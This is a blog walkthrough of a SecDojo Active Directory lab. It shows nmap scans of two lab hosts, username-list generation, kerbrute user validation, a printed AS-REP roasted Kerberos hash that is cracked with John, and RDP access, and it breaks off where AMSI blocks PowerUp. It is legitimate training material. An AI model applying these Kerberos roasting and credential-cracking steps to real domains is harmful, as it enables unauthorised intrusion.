Roaster
Roaster
Bla bla bla
Having been inactive for some time, majorly due to school work, I’m finally back again and here for some more hacks.
I worked on this machine recently and decided to write a walkthrough for it because, well, I’ve mostly written about pwn challenges so far. Figured it was time to give AD some love. 😄
Overview
This lab is a Windows environment designed to explore and exploit a range of Active Directory attack techniques, including Kerberos attacks, security evasion, privilege escalation, and delegation vulnerabilities, helping sharpen your skills in AD exploitation and offensive security.

We are given two Windows machines as part of the in-scope servers to compromise.
- 10.8.0.101 (WSRV)
- 10.8.0.100 (DC)
WSRV
Here’s the nmap scan of the Portal machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-22 19:36 WAT
Nmap scan report for 10.8.0.101
Host is up (0.21s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WSRV.secdojo.local
| Not valid before: 2026-08-21T18:24:42
|_Not valid after:  2027-02-20T18:24:42
|_ssl-date: 2026-08-22T18:36:57+00:00; 0s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WSRV, NetBIOS user: <unknown>, NetBIOS MAC: 00:ff:42:d6:79:85 (unknown)
| smb2-time:
|   date: 2026-08-22T18:36:51
|_  start_date: 2026-08-22T18:24:40
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds
Here’s the nmap scan of the Roasted machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
Nmap scan report for 10.8.0.100
Host is up, received user-set (0.19s latency).
Scanned at 2026-08-22 20:07:30 WAT for 117s

PORT     STATE SERVICE      REASON  VERSION
53/tcp   open  domain       syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2026-08-22 19:07:36Z)
135/tcp  open  msrpc        syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds syn-ack Windows Server 2016 Datacenter 14393 microsoft-ds (workgroup: DC01)
464/tcp  open  kpasswd5?    syn-ack
593/tcp  open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
5985/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open  ssl/http     syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2026-08-22T19:09:24+00:00; -1s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=EC2AMAZ-0288PK6
| Subject Alternative Name: DNS:EC2AMAZ-0288PK6, DNS:EC2AMAZ-0288PK6
| Issuer: commonName=EC2AMAZ-0288PK6
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-11-09T15:08:37
| Not valid after:  2026-11-08T15:08:37
| MD5:   2544:bb93:ad9f:f1c5:98ee:d3cd:5482:812f
| SHA-1: ad3d:51d5:b135:978a:4710:c396:1b95:5f0d:ee10:68c2
| -----BEGIN CERTIFICATE-----
| MIIFMTCCAxmgAwIBAgIQKyxpUeZvc69ENA6R00Gu9DANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDDA9FQzJBTUFaLTAyODhQSzYwHhcNMjMxMTA5MTUwODM3WhcNMjYx
| MTA4MTUwODM3WjAaMRgwFgYDVQQDDA9FQzJBTUFaLTAyODhQSzYwggIiMA0GCSqG
| SIb3DQEBAQUAA4ICDwAwggIKAoICAQDG/3ejhrlCLfUtjtWcdTIZ/s7LbO+vwM/U
| q69xQMKfLAJk05O/Z6oakEDPl4+4vtGIsxaYGlbK54tP+GYnn2YNlkhl1povqd7X
| n0rVCLe5LNVZ39RuPo9WlEdKsu+tbwD/5F/2b56AA5G2pyu7AR8ZrhMrX60NwFZ+
| NXxI4wX2P6U3Ttlh593Ong+KmscQeXtseRKstN44AhpmfVSaBuQTvyypo+zXWhuM
| AgxE2I3sXd6S7n38rcXMtflvgTGI8UumyNaa7lpuGAW9FIjb5AJXnFmdxHZox5s3
| 329rN/mCjxWW6rjlCWa/ztLbqBiDOhD8LmjHXNl/kJL66wrAtL4tbPSYEDlQVozf
| G5F3X2Ii2PzI2P2dfQyPV6cW1YxXvbJc7z65D0VMIewzhIRfHf65XsDHBMdfbkop
| /ksbQ+D2Xl6nLo5bLvWtVCUar0Ad+jTU9sqa9ic78cx168jQM0Iu87kEAQp7O3PU
| jJf4Xd3kvHW8eFg0Vm2tQKVj8vF0V82BXKEu7Ovwtpmg1IkpgroCeoZjGlUbq3EI
| l+aVCcaLiASu/EombRIR6Joi5NqEIWSrxwKsZr2KOlRa1S7QC0F3cS9uRbtEPSdF
| NEjhqTNlGegF6/P2B9Jv2fAW5D776+DK6u4bDQg6+4j19m3RGpNMjMbHoI7pStWh
| 3/+6GsjneQIDAQABo3MwcTAOBgNVHQ8BAf8EBAMCBaAwEwYDVR0lBAwwCgYIKwYB
| BQUHAwEwKwYDVR0RBCQwIoIPRUMyQU1BWi0wMjg4UEs2gg9FQzJBTUFaLTAyODhQ
| SzYwHQYDVR0OBBYEFLO4D0KnHHF92ZSOOgs5nsGjXuN7MA0GCSqGSIb3DQEBCwUA
| A4ICAQChOeiNLYlQz0T6aoqgsbW1MqSdIG50bMlZ7Q3cnCofI19DBu7b272o7RlK
| U4n8yf8J8BArS9E95JeW142U+W48Ncz0TIllt7KhvH4Y7O8kgxGdoxY7DtfyqyVj
| wkQYhFFdzEFeTBwCAqb7HEHI8hWwchuZLKeObISDG3LMoxvoFfuWwC38x3wCjroz
| zvlUYHbTb6rROPLl99bBrk7Dg88yGw8U1axetFFUjCEkgO0iFzowLRS/fdXF38LY
| DbVlWAwJg4G+1frpmjufj9h3tDyyan+l9NfhUz8H4xm+8pGiJWlfO9JaR3H0qDef
| aFrv7/o8Bx+uvypDBaKXOI+im9nlB6cw47iG/Dc+WyRb7ChlFhVer1jZ4N4al3rT
| dGvUWDruv0YKF61uBfvY1xo2BFBtdPL38MBcK/4NklDhptJwcEuF77noxLxGiXS9
| bZq38gtJe1U9m0kf6J6ShZLtV7Q+Bjr65U9uWlmgBXD09l3Ozcl0Ene8f4H25C10
| QkhQ15luNNvnrJKB8utGfPdtbRDnrZRKzZSlInWg5dQHCORyp+w6Lp/Wj4VGGD9k
| e9mK/+7aXE9z/LXwLMo6jCG64pFU4JNlj0SZh3JtiXCvb5bvzXdqX8GiptgZCwp7
| Z3ihvq3Tb4LxTz/+Y5XK0+ZN+lUkDx68i7LVY6kG3Dc6ilfLsQ==
|_-----END CERTIFICATE-----
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016 Datacenter 6.3)
|   Computer name: DC
|   NetBIOS computer name: DC\x00
|   Domain name: secdojo.local
|   Forest name: secdojo.local
|   FQDN: DC.secdojo.local
|_  System time: 2026-08-22T19:08:30+00:00
|_clock-skew: mean: 0s, deviation: 4s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 38332/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 50845/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 43774/udp): CLEAN (Failed to receive data)
|   Check 4 (port 21252/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2026-08-22T19:08:25
|_  start_date: 2026-08-22T18:24:49
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:ff:75:68:91:0b (unknown)
| Names:
|   DC01<00>             Flags: <group><active>
|   DC<00>               Flags: <unique><active>
|   DC01<1c>             Flags: <group><active>
|   DC<20>               Flags: <unique><active>
|   DC01<1b>             Flags: <unique><active>
| Statistics:
|   00:ff:75:68:91:0b:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
We can use nxc to resolve the target hostnames and add their FQDNs and hostnames to /etc/hosts.

From the output, we can determine that
- SMB signing is enabled
- the machine
WSRVis joined to thesecdojo.localActive Directory domain - SMBv1 is enabled on the target
Attempts to enumerate the available SMB shares fail with both null authentication and anonymous authentication.

At this point, there isn’t much we can do without valid credentials.
However, with port 80 open, we can enumerate the web service and see if it exposes any useful information or potential attack vectors.

It shows just the default IIS web page.
Fuzzing with ffuf gives /dev 


The web page contains mostly static content so nothing much can be done here, but it does give us potential user names
1
2
3
4
- Boris Johnson
- Kate Winslet
- Adam Crew
- Cody Gardner
Using username-anarchy, we can generate a wordlist containing potential usernames based on the provided user list.
1
2
3
4
mark@rwx:~/Desktop/Tools/username-anarchy$ ./username-anarchy -i potential > /home/mark/Desktop/Labs/Secdojo/Roaster/potential_users.txt
mark@rwx:~/Desktop/Tools/username-anarchy$ wc -l /home/mark/Desktop/Labs/Secdojo/Roaster/potential_users.txt
56 /home/mark/Desktop/Labs/Secdojo/Roaster/potential_users.txt
mark@rwx:~/Desktop/Tools/username-anarchy$
To validate the generated usernames against the domain controller, I used kerbrute.

We have 3 confirmed valid users:
- boris.johnson
- kate.winslet
- cody.gardner
The next step is to check whether any of these accounts are vulnerable to AS-REP Roasting. This Kerberos attack is possible when the Do not require Kerberos preauthentication option is enabled on a user account.

1
$krb5asrep$23$cody.gardner@SECDOJO.LOCAL:d7deb849577f0d9093856c23d5a96885$8d5ccbfd680df1a3ca313c4ae08e484f74485c67d675c50c68576a5ff02c193fbade0b356f64a9824d90fa978a02c7f3b1aecdcdfd3130314e07b9786504d62cc6f7ace91309c104e73906531ec4c00f126f67004ba86677d124f4c2ae2ae1cbee261090590039195e59d89dc307e510ae0801cb1ebbe4b5ea5b1605f049f8e91d2b3f692c17f81b982b03dd1520d8f0bd81cdedc6ce0be203e56a0aac10953c4836af0a3d472cdf572deff78877d453e90a00065668aeb2df3bb3bc0eb3a8c5cc52517050c37b80d62e773981ebcf4596ab0dc81bdfb022a0b19573fa3353ce9a2b761f496f069ffec4a7f9b280
Cracking the hash with John the Ripper using the rockyou.txt wordlist was successful!

We can now confirm that the recovered credentials are valid.


Testing the credentials against various services on the WSRV machine shows that we have RDP access.

Next we authenticate to the server via RDP

After attempting to load PowerUp.ps1 directly into memory on the server, AMSI blocked the script. Bummer! 😭
